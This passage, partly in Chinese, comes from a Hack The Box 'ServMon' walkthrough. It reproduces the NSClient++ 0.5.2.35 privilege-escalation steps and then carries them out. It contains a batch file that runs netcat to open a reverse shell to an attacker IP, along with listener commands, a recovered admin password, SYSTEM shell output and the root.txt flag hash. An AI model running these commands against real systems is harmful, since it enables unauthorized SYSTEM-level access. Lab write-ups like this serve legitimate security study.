- run the following that is instructed when you select forget password
C:\Program Files\NSClient++>nscp web -- password --display
Current password: SoSecret

2. Login and enable following modules including enable at startup and save configuration
- CheckExternalScripts
- Scheduler

3. Download nc.exe and evil.bat to c:\temp from attacking machine
@echo off
c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe

4. Setup listener on attacking machine
nc -nlvvp 443

5. Add script foobar to call evil.bat and save settings
- Settings > External Scripts > Scripts
- Add New
- foobar
command = c:\temp\evil.bat

6. Add schedulede to call script every 1 minute and save settings
- Settings > Scheduler > Schedules
- Add new
- foobar
interval = 1m
command = foobar

7. Restart the computer and wait for the reverse shell on attacking machine
nc -nlvvp 443
listening on [any] 443 ...
connect to [192.168.0.163] from (UNKNOWN) [192.168.0.117] 49671
Microsoft Windows [Version 10.0.17134.753]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
whoami
nt authority\system

Risk:
The vulnerability allows local attackers to escalate privileges and execute arbitrary code as Local System

先查看自己的版本看看是否受影响

1
2
3
4
nadine@SERVMON C:\Program Files\NSClient++>nscp test
D core NSClient++ 0.5.2.35 2018-01-28 x64 Loading settings and logger...
C:\Program Files\NSClient++\nsclient.log could not be opened, Discarding: debug: NSClient++ 0.5.2.35 2018-01-28 x64 Loading se
ttings and logger...

确实受到此漏洞的影响,下面先新建一个bat脚本,放到c:\Temp\目录下面

evil.bat

1
2
@echo off
c:\temp\nc.exe 10.10.14.4 443 -e cmd.exe

然后将nc.exe放入c:\temp\目录下

如下图配置一个脚本,以备之后点击之后运行bat文件弹回shell

从界面上的“control”按钮重新启动NSClient服务;

从Web界面的“queries”选项卡运行上一个脚本…

成功的返回了shell

1
2
3
4
5
6
7
8
9
10
C:\Users\HASEE\Desktop\hack the box靶机渗透\ServMon>nc.exe -lvp 443
listening on [any] 443 ...
10.10.10.184: inverse host lookup failed: h_errno 11004: NO_DATA (11004:11004)
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.184] 50272: NO_DATA (11004:11004)
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
whoami
nt authority\system

并且得到了最后的root.txt

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Users\Administrator\Desktop

08/04/2020 23:12 <DIR> .
08/04/2020 23:12 <DIR> ..
23/04/2020 08:58 34 root.txt
1 File(s) 34 bytes
2 Dir(s) 27,433,795,584 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
887fe3797897795b474ceba6a399f7bd

知识点总结:

  • Anonymous用户无需密码登录21 ftp
  • NVMS-1000目录遍历漏洞
  • CrackMapExec对smb进行测试账户及密码
  • ssh本地端口转发
  • NSClient++ 0.5.2.35 提权漏洞
  • 使用nc.exe 10.10.14.4 443 -e cmd.exe命令反弹windows的cmd shell

Game over

The end,to be continue…